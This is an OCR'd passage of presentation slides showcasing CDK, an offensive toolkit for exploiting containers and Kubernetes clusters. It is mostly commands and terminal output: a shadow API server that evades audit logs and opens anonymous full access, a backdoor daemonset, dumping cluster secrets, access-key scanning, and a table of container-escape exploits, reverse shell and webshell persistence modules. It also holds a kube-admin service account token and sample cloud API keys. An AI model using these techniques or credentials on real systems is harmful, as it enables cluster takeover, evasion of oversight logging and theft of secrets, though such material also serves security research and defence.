WFjY291bnQvc2VjcmV0Lm5hbWUiOiJrdWJlLWFkbWluLXRva2VuLXJxY2ZtIiwia3ViZXJuZXRlcy5pb
y9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6Imt1YmUtYWRtaW4iLCJrdWJlcm5ld
GVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJjMzY3YmVjNS1iZWZkLTQ2N
WItYWNmZC1lOWE3NjNjMWQ1ODYiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZS1zeXN0Z
W06a3ViZS1hZG1pbiJ9.JCu3C_mVwuYrGtsL4rWcRP7AX_AtsgJTOzD_3d7vUgKE5Z3Kq4bShsCyv3GY
RrNhfas4w1emCB6u2jaXSzBNMAwN1pF-9gV0c5oigTlSGFO08gK3rapsm10OhhEZs7ySuIRUa0hLYeEm
xAjgwKT42e1Y-3wUbNBOscu-Z4gVviaEnAahrhjjp47REy_1Krg0v-dgD1yXV6eGhde4_mY9TASUOWJm
JzWXTyL23M7OcKYYlXxoZtCC-lDzBpvZ6UkIL63kNvRuEB7HScDJJJnyy2kxp8LDokZLwJ6v6c-rDa0k
Hn3YKdkQUy1vAW333g1KDSJ7Le9qQcXet8uT0HSmNQ
```

7. Deploy Shadow API Server to Bypass K8s Audit Logs

From https://github.com/neargle/slidefiles



cdk run k8s-shadow-apiserver <token>


```
ssh ubuntu@118.195.140.100 /Users/xy                    ⌥⌘1
root@myappnew:/# ./cdk-fabric run k8s-shadow-apiserver default
2021/04/13 10:38:50 getting K8s api-server API addr.
        Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 10:38:50 trying to find api-server pod in namespace:kube-system
2021/04/13 10:38:50 find api-server pod:
kube-apiserver-10.206.0.11
kube-apiserver-10.206.0.16
kube-apiserver-10.206.0.5
2021/04/13 10:38:50 dump config json of pod: kube-apiserver-10.206.0.11 in namespace: kube-s
ystem
2021/04/13 10:38:50 shadow api-server deploy success!
        shadow api-server pod name:kube-apiserver-10.206.0.11-shadow, namespace:kube-system,
 node name:10.206.0.11
        listening insecure-port: 0.0.0.0:9443
        listening secure-port: 0.0.0.0:9444     enabled all privilege for system:anonymous u
ser
        go further run `cdk kcurl anonymous get http://your-node-intranet-ip:9443/api` to ta
keover cluster with none audit logs!
root@myappnew:/#
```

Connect the new api-server without authentication and logs.

```
ssh ubuntu@118.195.140.100 /Users/xy                    ⌥⌘1
root@myappnew:/# curl 10.206.0.11:9443
{
  "paths": [
    "/api",
    "/api/v1",
    "/apis",
    "/apis/",
    "/apis/admissionregistration.k8s.io",
    "/apis/admissionregistration.k8s.io/v1",
```

8. Deploy Backdoor Daemonset

From https://github.com/neargle/slidefiles



cdk run k8s-backdoor-daemonset <image> <entrypoint>


```
ssh ubuntu@118.195.140.100 /Users/xy                                    ⌥⌘1
root@myappnew:/# ./cdk-fabric run k8s-backdoor-daemonset default ubuntu "sleep 999"
2021/04/13 10:48:19 getting K8s api-server API addr.
        Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 10:48:19 trying to deploy daemonset with image:ubuntu to k8s-app:kube-proxy
2021/04/13 10:48:19 api-server response:
{"kind":"DaemonSet","apiVersion":"apps/v1","metadata":{"name":"cdk-backdoor-daemonset","name
space":"kube-system","selfLink":"/apis/apps/v1/namespaces/kube-system/daemonsets/cdk-backdoo
r-daemonset","uid":"539c70de-e60b-404c-ada0-496159d3b059","resourceVersion":"2120756","gener
```

Backdoor pods running on each node.

```
ssh ubuntu@118.195.140.100 /Users/xy/Desktop                            ⌥⌘2
ubuntu@VM-0-11-ubuntu:~$ kubectl get pods --all-namespaces | grep cdk
kube-system   cdk-backdoor-daemonset-bbjs4          1/1     Running   0          92s
kube-system   cdk-backdoor-daemonset-cwqfl          1/1     Running   0          92s
kube-system   cdk-backdoor-daemonset-x6m8g          1/1     Running   0          92s
ubuntu@VM-0-11-ubuntu:~$
```

9. Leak Credentials

From https://github.com/neargle/slidefiles



cdk run k8s-secret-dump <auto|token>

```
ssh ubuntu@118.195.140.100 /Users/xy                    ⌥⌘1
root@myappnew:/# ./cdk-fabric run k8s-secret-dump
2021/04/13 11:47:01 invalid input args.
2021/04/13 11:47:01 try to dump K8s secret in multiple ways, usage: cdk run k8s-secret-dump
(auto|<service-account-token-path>)
root@myappnew:/# ./cdk-fabric run k8s-secret-dump auto
2021/04/13 11:47:08 getting K8s api-server API addr.
        Find K8s api-server in ENV: https://172.16.252.1:443
2021/04/13 11:47:08 trying to dump K8s Secrets with user system:anonymous
2021/04/13 11:47:08 requesting  /api/v1/secrets
2021/04/13 11:47:08 failed, api-server response:
{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"secrets is fo
rbidden: User \"system:anonymous\" cannot list resource \"secrets\" in API group \"\" at the
 cluster scope","reason":"Forbidden","details":{"kind":"secrets"},"code":403}

2021/04/13 11:47:08 trying to dump K8s Secrets with local service-account: /var/run/secrets/
kubernetes.io/serviceaccount/token
2021/04/13 11:47:08 requesting  /api/v1/secrets
2021/04/13 11:47:08 dump secret success, saved in:  k8s_secrets.json
root@myappnew:/#
```

cdk run ak-leakage <dir>

```
ssh ubuntu@118.195.140.100 /Users/xy                    ⌥⌘1
root@myappnew:/# ./cdk-fabric run ak-leakage /var/www
2021/04/13 12:04:47 searching secrets in  /var/www

found AWS API Key in: /var/www/test.1
[AKIA9ACU129I1LO04MFQ]

found Twilio API Key in: /var/www/test.1
[SKc4ca4238a0b923820dcc509a6f75849b]
2021/04/13 12:04:47 finished.
root@myappnew:/#
```

The Tool Module

From https://github.com/neargle/slidefiles

Command	Description	Supported	Usage/Example
nc	TCP Tunnel	✓	link
ps	Process Information	✓	link
ifconfig	Network Information	✓	link
vi	Edit Files	✓	link
kcurl	Request to K8s api-server	✓	link
dcurl	Request to Docker HTTP API	✓	link
ucurl	Request to Docker Unix Socket	✓	link
rcurl	Request to Docker Registry API		
probe	IP/Port Scanning	✓	link

Local: run kubectl with --v=8 to dump request body

```
I0112 16:59:07.949566   36628 round_trippers.go:454]     Content-Length: 196
I0112 16:59:07.949571   36628 round_trippers.go:454]     Date: Tue, 12 Jan 2021 08:59:07 GMT
I0112 16:59:07.949593   36628 request.go:1107] Response Body: {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Fai
lure","message":"pods \"cdxy-test-2021\" not found","reason":"NotFound","details":{"name":"cdxy-test-2021","kind":"pods"},"c
ode":404}
I0112 16:59:07.949881   36628 request.go:1107] Request Body: {"apiVersion":"v1","kind":"Pod","metadata":{"annotations":{"kub
ectl.kubernetes.io/last-applied-configuration":"{\"apiVersion\":\"v1\",\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"n
ame\":\"cdxy-test-2021\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"args\":[\"sleep\",\"infinity\"],\"image\":\
"ubuntu:latest\",\"name\":\"container\"}]}}\n"},"name":"cdxy-test-2021","namespace":"default"},"spec":{"containers":[{"args"
:["sleep","infinity"],"image":"ubuntu:latest","name":"container"}]}}
I0112 16:59:07.949940   36628 round_trippers.go:422] POST https://101.132.101.69:6443/api/v1/namespaces/default/pods?fieldMa
nager=kubectl-client-side-apply
I0112 16:59:07.949962   36628 round_trippers.go:429] Request Headers:
I0112 16:59:07.949971   36628 round_trippers.go:433]     Accept: application/json
I0112 16:59:07.949977   36628 round_trippers.go:433]     Content-Type: application/json
I0112 16:59:07.949982   36628 round_trippers.go:433]     User-Agent: kubectl/v1.20.1 (darwin/amd64) kubernetes/c4d7527
```

Remote: send custom api-server request with `cdk kcurl` command

```
./cdk kcurl anonymous post 'https://101.132.101.69:6443/api/v1/namespaces/
default/pods?fieldManager=kubectl-client-side-apply'
'{"apiVersion":"v1","kind":"Pod","metadata":{"annotations":
{"kubectl.kubernetes.io/last-applied-configuration":"{\"apiVersion\":\"v1\",
\"kind\":\"Pod\",\"metadata\":{\"annotations\":{},\"name\":\"cdxy-
test-2021\",\"namespace\":\"default\"},\"spec\":{\"containers\":[{\"args\":
[\"sleep\",\"infinity\"],\"image\":\"ubuntu:latest\",\"name\":
\"container\"}]}}\n"},"name":"cdxy-test-2021","namespace":"default"},"spec":
{"containers":[{"args":
["sleep","infinity"],"image":"ubuntu:latest","name":"container"}]}}'
```

The Lightweight Release

From https://github.com/neargle/slidefiles

Tactic	Technique	CDK Exploit Name	Supported	In Thin	Doc
Escaping	docker-runc CVE-2019-5736	runc-pwn	✓	✓	
Escaping	containerd-shim CVE-2020-15257	shim-pwn	✓		link
Escaping	docker.sock PoC (DIND attack)	docker-sock-check	✓	✓	link
Escaping	docker.sock RCE	docker-sock-pwn	✓	✓	link
Escaping	Docker API(2375) RCE	docker-api-pwn	✓	✓	link
Escaping	Device Mount Escaping	mount-disk	✓	✓	link
Escaping	LXCFS Escaping	lxcfs-rw	✓	✓	link
Escaping	Cgroups Escaping	mount-cgroup	✓	✓	link
Escaping	Procfs Escaping	mount-procfs	✓	✓	link
Escaping	Ptrace Escaping PoC	check-ptrace	✓	✓	link
Escaping	Rewrite Cgroup(devices.allow)	rewrite-cgroup-devices	✓	✓	link
Discovery	K8s Component Probe	service-probe	✓	✓	link
Discovery	Dump Istio Sidecar Meta	istio-check	✓	✓	link
Discovery	Dump K8s Pod Security Policies	k8s-psp-dump	✓		link
Remote Control	Reverse Shell	reverse-shell	✓	✓	link
Credential Access	Access Key Scanning	ak-leakage	✓	✓	link
Credential Access	Dump K8s Secrets	k8s-secret-dump	✓	✓	link
Credential Access	Dump K8s Config	k8s-configmap-dump	✓	✓	link
Privilege Escalation	K8s RBAC Bypass	k8s-get-sa-token	✓	✓	link
Persistence	Deploy WebShell	webshell-deploy	✓	✓	link
Persistence	Deploy Backdoor Pod	k8s-backdoor-daemonset	✓	✓	link
Persistence	Deploy Shadow K8s api-server	k8s-shadow-apiserver	✓		link
Persistence	K8s MITM Attack (CVE-2020-8554)	k8s-mitm-clusterip	✓	✓	link
Persistence	Deploy K8s CronJob	k8s-cronjob	✓	✓	link

cdk_darwin_amd64	11.9 MB
cdk_linux_386	9.71 MB
cdk_linux_386_thin	4.64 MB
cdk_linux_386_thin_upx	1.97 MB
cdk_linux_386_upx	3.65 MB
cdk_linux_amd64	11.2 MB
cdk_linux_amd64_thin	5.48 MB
cdk_linux_amd64_thin_upx	2.14 MB
cdk_linux_amd64_upx	4.11 MB
cdk_linux_arm	9.69 MB
cdk_linux_arm64	10.4 MB
cdk_linux_arm64_thin	5.13 MB
Source code (zip)	
Source code (tar.gz)	